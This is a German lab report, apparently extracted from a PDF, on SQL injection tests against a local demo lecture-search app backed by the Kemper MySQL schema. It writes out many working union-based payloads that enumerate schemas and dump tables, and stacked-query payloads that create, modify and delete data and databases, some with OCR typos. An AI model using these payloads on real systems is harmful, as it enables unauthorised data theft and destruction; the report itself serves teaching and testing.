
bio%' AND 0 UNION SELECT 0, table_schema, table_name, 0 FROM information_schema.tables WHERE table_schema = 'kemper'; --

Vorlesungsnummer	Titel	Professor	SWS
0	kemper	Assistenten	0
0	kemper	Professoren	0
0	kemper	Studenten	0
0	kemper	Vorlesungen	0
0	kemper	hoeren	0
0	kemper	pruefen	0
0	kemper	voraussetzen	0

Soll auf die aktuell verwendete Datenbank eingeschränkt werden, kann auch die database()-Funktion verwendet werden. Hierfür ist ein Beispiel im Kapitel Unionbasierte SQL-Injection zu finden.

bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns WHERE table_schema = database()); --

Ausspähen der zur jeweiligen Relation einer Datenbank gehörenden Attribute



bio%' AND 0 UNION SELECT 0, table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'kemper'; --

Vorlesungsnummer	Titel	Professor	SWS
0	kemper	Assistenten	Boos
0	kemper	Assistenten	Fachgebiet
0	kemper	Assistenten	Name
0	kemper	Assistenten	PersNr
0	kemper	Professoren	Name
0	kemper	Professoren	PersNr
0	kemper	Professoren	Rang
0	kemper	Professoren	Raum
0	kemper	Studenten	MatrNr
0	kemper	Studenten	Name
0	kemper	Studenten	Semester
0	kemper	Vorlesungen	gelesenVon
0	kemper	Vorlesungen	SWS
0	kemper	Vorlesungen	Titel
0	kemper	Vorlesungen	VorNr
0	kemper	hoeren	MatrNr
0	kemper	hoeren	VorNr
0	kemper	pruefen	MatrNr
0	kemper	pruefen	Note
0	kemper	pruefen	PersNr
0	kemper	pruefen	VorNr
0	kemper	voraussetzen	Nachfolger
0	kemper	voraussetzen	Vorgaenger

bio%' AND 0 UNION SELECT 0, table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'kemper'; --

Ausspähen der Daten einer Relation

localhost/vorlesungen?search=bio%25%27+AND+0+UNION+SELECT+PersNr,+Fachgebiet,+Name%2C+Boss+FROM+kemper.Assistenten%3B+--

SQL Injection Demo v.1.0 Vorlesungen Tools

Vorlesungen

bio%' AND 0 UNION SELECT PersNr, Fachgebiet, Name, Boss FROM kemper.Assistenten; --

Vorlesungsnummer	Titel	Professor	SWS
3002	Ideenlehre	Platon	2125
3003	Syllogistik	Aristoteles	2125
3004	Sprachtheorie	Wittgenstein	2126
3005	Planetenbewegung	Rhetikus	2127
3006	Keplersche Gesetze	Newton	2127
3007	Gott und Natur	Spinoza	2134

Daten bzw. Inhalt in Datenbank verändern

Neue Datenbank anlegen

localhost/vorlesungen?search=bio+%25%27+OR+1+%3D%3B+CREATE+DATABASE+hack%3B+--

1.0 Vorlesungen Tools Aktuelles Datenbank

Vorlesungen

bio %' OR 1 =2; CREATE DATABASE hack; --

Vorlesungsnummer	Titel	Professor	SWS
0	mysql	0	0
0	information_schema	0	0
0	performance_schema	0	0
0	sys	0	0
0	kemper	0	0
0	hack	0	0

Vorlesungen

bio %' AND 0 UNION SELECT 0, schema_name, 0, 0 FROM information_schema.schemata; --

Vorlesungsnummer	Titel	Professor	SWS
0	mysql	0	0
0	information_schema	0	0
0	performance_schema	0	0
0	sys	0	0
0	kemper	0	0
0	hack	0	0

Neue Relation anlegen

localhost/vorlesungen?search=bio+%25%27+OR+1+%3D%3B+CREATE+TABLE+hack.user+(id+INT(1))ENGINE=MYISAM;--

1.0 Vorlesungen Tools Aktuelles Datenbank

Vorlesungen

bio %' OR 1 =2; CREATE TABLE hack.user (id INT(1)) ENGINE=MYISAM; --

Vorlesungsnummer	Titel	Professor	SWS
0	hack	user	0

Vorlesungen

bio %' AND 0 UNION SELECT 0, table_schema, table_name, 0 FROM information_schema.tables WHERE table_schema = 'hack'; --

Vorlesungsnummer	Titel	Professor	SWS
0	hack	user	0

localhost:8080/?server=mysql&username=root&db=hack

MySQL » mysql » Datenbank: hack

Datenbank: hack

[Datenbank ändern](#) [Datenbankschema](#) [Rechte](#)

Tabellen und Views

Suche in Tabellen (1)

<input type="checkbox"/>	Table	Speicher-Engine?	Kollation?	Datengröße?	Indexgröße?	Freier Bereich?	Auto-Inkrement?	Datensätze?	Kommentar?
<input type="checkbox"/>	user	MyISAM	utf8mb4_0900_ai_ci	0	1 024	0	1	0	
1	insgesamt	InnoDB	utf8mb4_0900_ai_ci	0	1 024	0			

Ausgewählte (0)

In andere Datenbank verschieben: overwrite

localhost:8080/?server=mysql&username=root&db=hack&table=user

MySQL » mysql » hack » Tabelle: user

Tabelle: user

[Daten auswählen](#) [Struktur anzeigen](#) [Tabelle ändern](#) [Neuer Datensatz](#)

Spalte	Typ	Kommentar
id	int NULL	

Neue Daten einfügen, bestehende Daten ändern oder löschen

Daten einfügen

- Das Daten Einfügen funktioniert problemlos ohne Commit-Statement in der mit dem Verfahrensuser neu angelegten Datenbank

localhost/vorlesungen?search=bio+%25%27+OR+1+%3D2%3B+INSERT+INTO+hack.user%28id%29+VALUES+%28999%29%3B+---

v.1.0 Vorlesungen Tools Aktuelles Datenbank

Vorlesungen

bio %' OR 1 =2; INSERT INTO hack.user(id) VALUES (999); --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

localhost/vorlesungen?search=bio+%25%27+AND+0+UNION+SELECT+id%2C+0%2C+0%2C+0+FROM+hack.user%3B+---

1.0 Vorlesungen Tools Aktuelles Datenbank


Vorlesungen

bio %' AND 0 UNION SELECT id, 0, 0, 0 FROM hack.user; --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

999	0	0	0
-----	---	---	---

- Allerdings funktioniert das Einfügen neuer Tupel scheinbar nicht in der bereits vorhandenen Datenbank „kemper“ (dasselbe Problem wie in Kapitel SQL-Multiabfragen skizziert).



Vorlesungen

bio %' OR 1 = 2; INSERT INTO kemper.Vorlesungen(VorlNr, Titel) VALUES(1, 'Hello'); --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----



Vorlesungen

Vorlesungsname

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

- Das Insert-Statement ist an sich korrekt

The screenshot shows the Adminer 4.8.1 interface for a MySQL database named 'kemper'. The SQL command window contains the following statement: `INSERT INTO kemper.Vorlesungen(VorNr, Titel) VALUES(1, 'Hello')`. The execution result shows: `Query executed OK, 1 row affected.` Below the command window, the same statement is repeated: `INSERT INTO kemper.Vorlesungen(VorNr, Titel) VALUES(1, 'Hello');`. The interface also shows a list of database tables on the left, including 'Assistenten', 'Professoren', 'Studenten', 'Vorlesungen', ' hoeren', 'pruefen', and 'voraussetzen'.

Vorlesungen

Suche:

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
1	Hello	None	None
4052	Logik	Sokrates	4
5049	Maeuetik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

- Als zweiter Beleg wird in der von root angelegten Datenbank „hack“ eine identische Relation „Vorlesungen“ angelegt und mittels INSERT INTO-Statement befüllt. Dieser Test belegt, dass das Statement an sich lauffähig ist. Es wird nun vermutet, dass die Berechtigungen in der Datenbank „kemper“ eingeschränkt und keine INSERT INTO-Statements zulässig sind:

The screenshot shows the Adminer 4.8.1 interface for a MySQL database named 'hack'. The SQL command window contains the following statements: `CREATE TABLE hack.Vorlesungen(VorNr INT(1), Titel varchar(30) NULL) ENGINE=MYISAM; --` and `INSERT INTO hack.Vorlesungen(VorNr, Titel) VALUES(2, 'Hello');`. The execution result shows: `Query executed OK, 2 rows affected.`

Vorlesungen

Suche:

Vorlesungsnummer	Titel	Professor	SWS
1	Hello	None	None
2	Hello	None	None

The screenshot shows the Adminer 4.8.1 interface for a MySQL database named 'hack'. The SQL command window contains the following statement: `SELECT * FROM 'Vorlesungen' LIMIT 50`. The execution result shows: `Query executed OK, 50 rows affected.`

Vorlesungen

Suche:

Vorlesungsnummer	Titel	Professor	SWS
1	Hello	None	None
2	Hello	None	None

The screenshot shows the Adminer 4.8.1 interface for a MySQL database named 'hack'. The SQL command window contains the following statement: `SELECT * FROM 'Vorlesungen' LIMIT 50`. The execution result shows: `Query executed OK, 50 rows affected.` Below the command window, the table structure is displayed: `SELECT * FROM 'Vorlesungen' LIMIT 50 (0,000 s) Edit`. The table structure is: `Modify VorNr Titel`. The table data is: `edit 1 Hello`. The interface also shows a list of database tables on the left, including 'Assistenten', 'Professoren', 'Studenten', 'Vorlesungen', ' hoeren', 'pruefen', and 'voraussetzen'.

- Gem. auf dem Datenbankserver für den User „root“ hinterlegten Rechten, sollten INSERT INTO-Rechte gegeben sein

MySQL » mysql » kemper » Privileges » Username: root@%

Adminer 4.8.1

DB: kemper

Username: root@%

Server: %

Username: root

Password:

Privileges?		*,*	'kemper'.*	'kemper'.Vorles	.*
All privileges		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Grant option		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Server Create role		<input checked="" type="checkbox"/>			
Server Create user		<input checked="" type="checkbox"/>			
Server Drop role		<input checked="" type="checkbox"/>			
Server Event		<input checked="" type="checkbox"/>			
Server Process		<input checked="" type="checkbox"/>			
Server Proxy		<input type="checkbox"/>			
Server Reload		<input checked="" type="checkbox"/>			
Server Replication client		<input checked="" type="checkbox"/>			
Server Replication slave		<input checked="" type="checkbox"/>			
Server Show databases		<input checked="" type="checkbox"/>			
Server Shutdown		<input checked="" type="checkbox"/>			
Server Super		<input checked="" type="checkbox"/>			
Server Create tablespace		<input checked="" type="checkbox"/>			
Server SHOW_ROUTINE		<input checked="" type="checkbox"/>			
Server RESOURCE_GROUP_USER		<input checked="" type="checkbox"/>			
Server REPLICATION_APPLIER		<input checked="" type="checkbox"/>			
Server PASSWORDLESS_USER_ADMIN		<input checked="" type="checkbox"/>			
Server INNODB_REDO_LOG_ENABLE		<input checked="" type="checkbox"/>			
Server XA_RECOVER_ADMIN		<input checked="" type="checkbox"/>			
Server GROUP_REPLICATION_STREAM		<input checked="" type="checkbox"/>			
Server GROUP_REPLICATION_ADMIN		<input checked="" type="checkbox"/>			
Server FLUSH_USER_RESOURCES		<input checked="" type="checkbox"/>			
Server FLUSH_TABLES		<input checked="" type="checkbox"/>			
Server PERSIST_RO_VARIABLES_ADMIN		<input checked="" type="checkbox"/>			
Server ROLE_ADMIN		<input checked="" type="checkbox"/>			
Server BACKUP_ADMIN		<input checked="" type="checkbox"/>			
Server CONNECTION_ADMIN		<input checked="" type="checkbox"/>			
Server File		<input checked="" type="checkbox"/>			
Database Create routine		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Database Create temporary tables		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Database Lock tables		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Alter		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Create		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Create view		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Delete		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Drop		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Index		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Insert		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Table References		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Select		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Show view		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Trigger		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Table Update		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Column Select		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Column Insert		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Column Update		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Column References		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Routine Alter routine		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Routine Execute		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- Nach einer weiteren Analyse konnte das Problem identifiziert werden. Es wird ein Commit-Statement am Ende erwartet. Damit klappt nun auch das Insert-Statement in der Kemper-Datenbank.

localhost/vorlesungen?search=

bio%' OR 1 = 2; INSERT INTO kemper.Vorlesungen(VorINr, Titel) VALUES(1, 'Hello'); COMMIT; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
1	Hello	None	None

- Es wird vermutet, dass das Commit-Statement explizit benötigt wird, da es nicht autom. implizit, bei Insert-Statements hinzugefügt wird. Bei anderen Statements erfolgt implizit autom. eine Erweiterung. Eine weitere Analyse bedarf der Sachverhalt, dass in der kemper Datenbank ein Commit-Statement benötigt wird, bei der neu angelegten Datenbank hack jedoch nicht.

13.3.3 Statements That Cause an Implicit Commit

The statements listed in this section (and any synonyms for them) implicitly end any transaction active in the current session, as if you had done a `COMMIT` before executing the statement.

Most of these statements also cause an implicit commit after executing. The intent is to handle each such statement in its own special transaction because it cannot be rolled back anyway. Transaction-control and locking statements are exceptions: If an implicit commit occurs before execution, another does not occur after.

- **Data definition language (DDL) statements that define or modify database objects.** `ALTER DATABASE ... UPGRADE DATA DIRECTORY NAME`, `ALTER EVENT`, `ALTER PROCEDURE`, `ALTER SERVER`, `ALTER TABLE`, `ALTER TABLESPACE`, `ALTER VIEW`, `CREATE DATABASE`, `CREATE EVENT`, `CREATE INDEX`, `CREATE PROCEDURE`, `CREATE SERVER`, `CREATE TABLE`, `CREATE TABLESPACE`, `CREATE TRIGGER`, `CREATE VIEW`, `DROP DATABASE`, `DROP EVENT`, `DROP INDEX`, `DROP PROCEDURE`, `DROP SERVER`, `DROP TABLE`, `DROP TABLESPACE`, `DROP TRIGGER`, `DROP VIEW`, `INSTALL PLUGIN`, `RENAME TABLE`, `TRUNCATE TABLE`, `UNINSTALL PLUGIN`.
`ALTER FUNCTION`, `CREATE FUNCTION` and `DROP FUNCTION` also cause an implicit commit when used with stored functions, but not with loadable functions. (`ALTER FUNCTION` can only be used with stored functions.)

Abbildung 1: Quelle: <https://dev.mysql.com/doc/refman/5.7/en/implicit-commit.html>


- Durch Ausführen des folgenden Update-Statements wird die ID wie erwartet geändert.

The screenshot shows the SQL Injection Demo v.1.0 interface. The search bar contains the payload: `bio %' OR 1 = 2; UPDATE hack.user SET id=1234 WHERE id=999; --`. The search results table shows one entry with 'Vorlesungsnummer' 1234 and 'Titel' 'Hello'. Below the table, the 'Adminer 4.8.1' interface is visible, showing the selected row with 'id' 1234 and 'id' 1234. The SQL command shown is `SELECT * FROM 'user' LIMIT 50`.

- Das Update-Statement funktioniert in allen Relationen der Datenbank „hack“.

The screenshot shows the SQL Injection Demo v.1.0 interface. The search bar contains the payload: `bio %' OR 1 = 2; UPDATE hack.Vorlesungen SET VorNr=1234 WHERE VorNr=1; --`. The search results table shows one entry with 'Vorlesungsnummer' 1234 and 'Titel' 'Hello'. Below the table, the 'Adminer 4.8.1' interface is visible, showing the selected row with 'VorNr' 1234 and 'Titel' 'Hello'. The SQL command shown is `SELECT * FROM 'Vorlesungen' LIMIT 50`.

- Allerdings ohne Commit-Statement wieder nicht in der Datenbank „kemper“



Vorlesungen

bio %' OR 1 = 2; UPDATE kemper.Vorlesungen SET VorNr=1234 WHERE VorNr=5216; --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----



Vorlesungen


Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzüge	Kant	4
4052	Logik	Sokrates	4
5049	Maeseutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

Vorlesungen

bio %' OR 1 = 2; UPDATE kemper.Vorlesungen SET VorNr = 1234 WHERE VorNr = 5216; COMMIT; --

Vorlesungsnummer	Titel	Professor	SWS
1234	Bioethik	Russel	2



- Auch das Löschen von Tupeln funktioniert in der vom Nutzer root angelegten Datenbank „hack“ problemlos.



Vorlesungen

Bio%; DELETE FROM hack.user WHERE id = 1234; --


Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2




Vorlesungen

Bio%; DELETE FROM hack.Vorlesungen WHERE VorNr = 1234; --

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2



- In der „kemper“ Datenbank wird wieder ein Commit-Statement benötigt.



Vorlesungen

Bio%; DELETE FROM kemper.Vorlesungen WHERE VorlNr = 5216; --

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2



Vorlesungen

Vorlesungsname

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2


Vorlesungen

Vorlesungsname


Vorlesungsnummer	Titel	Professor	SWS
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
5299	Hello World	None	None
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

- Bei weiteren Tests über Adminer war der Server einmal nicht mehr ansprechbar und musste neugestartet werden. Danach musste nochmal das Passwort für den User „root“ eingegeben werden, bevor das Insert Into-Statement ausgeführt werden


konnte.




Relationen löschen



Vorlesungen





- Anders als in den vorherigen Beispielen funktioniert ein Löschen einer Relation in der Datenbank „keeper“ ohne Commit-Statement.





Datenbanken löschen

- Die von User „root“ erstellte Datenbank „hack“ kann problemlos ohne Commit-Statement gelöscht werden.





- Möchte der User „root“ die bereits vorhandene Datenbank „kemper“ löschen, hängt sich nach Ausführen des Befehls der Docker-Container auf und muss neugestartet werden. Dieser Umstand tritt sporadisch auch bei anderen Beispielen auf. Das Problem wird beim Docker-Container und nicht der Datenbank vermutet, da auch die Webanwendung nicht mehr reagiert/erreichbar ist.

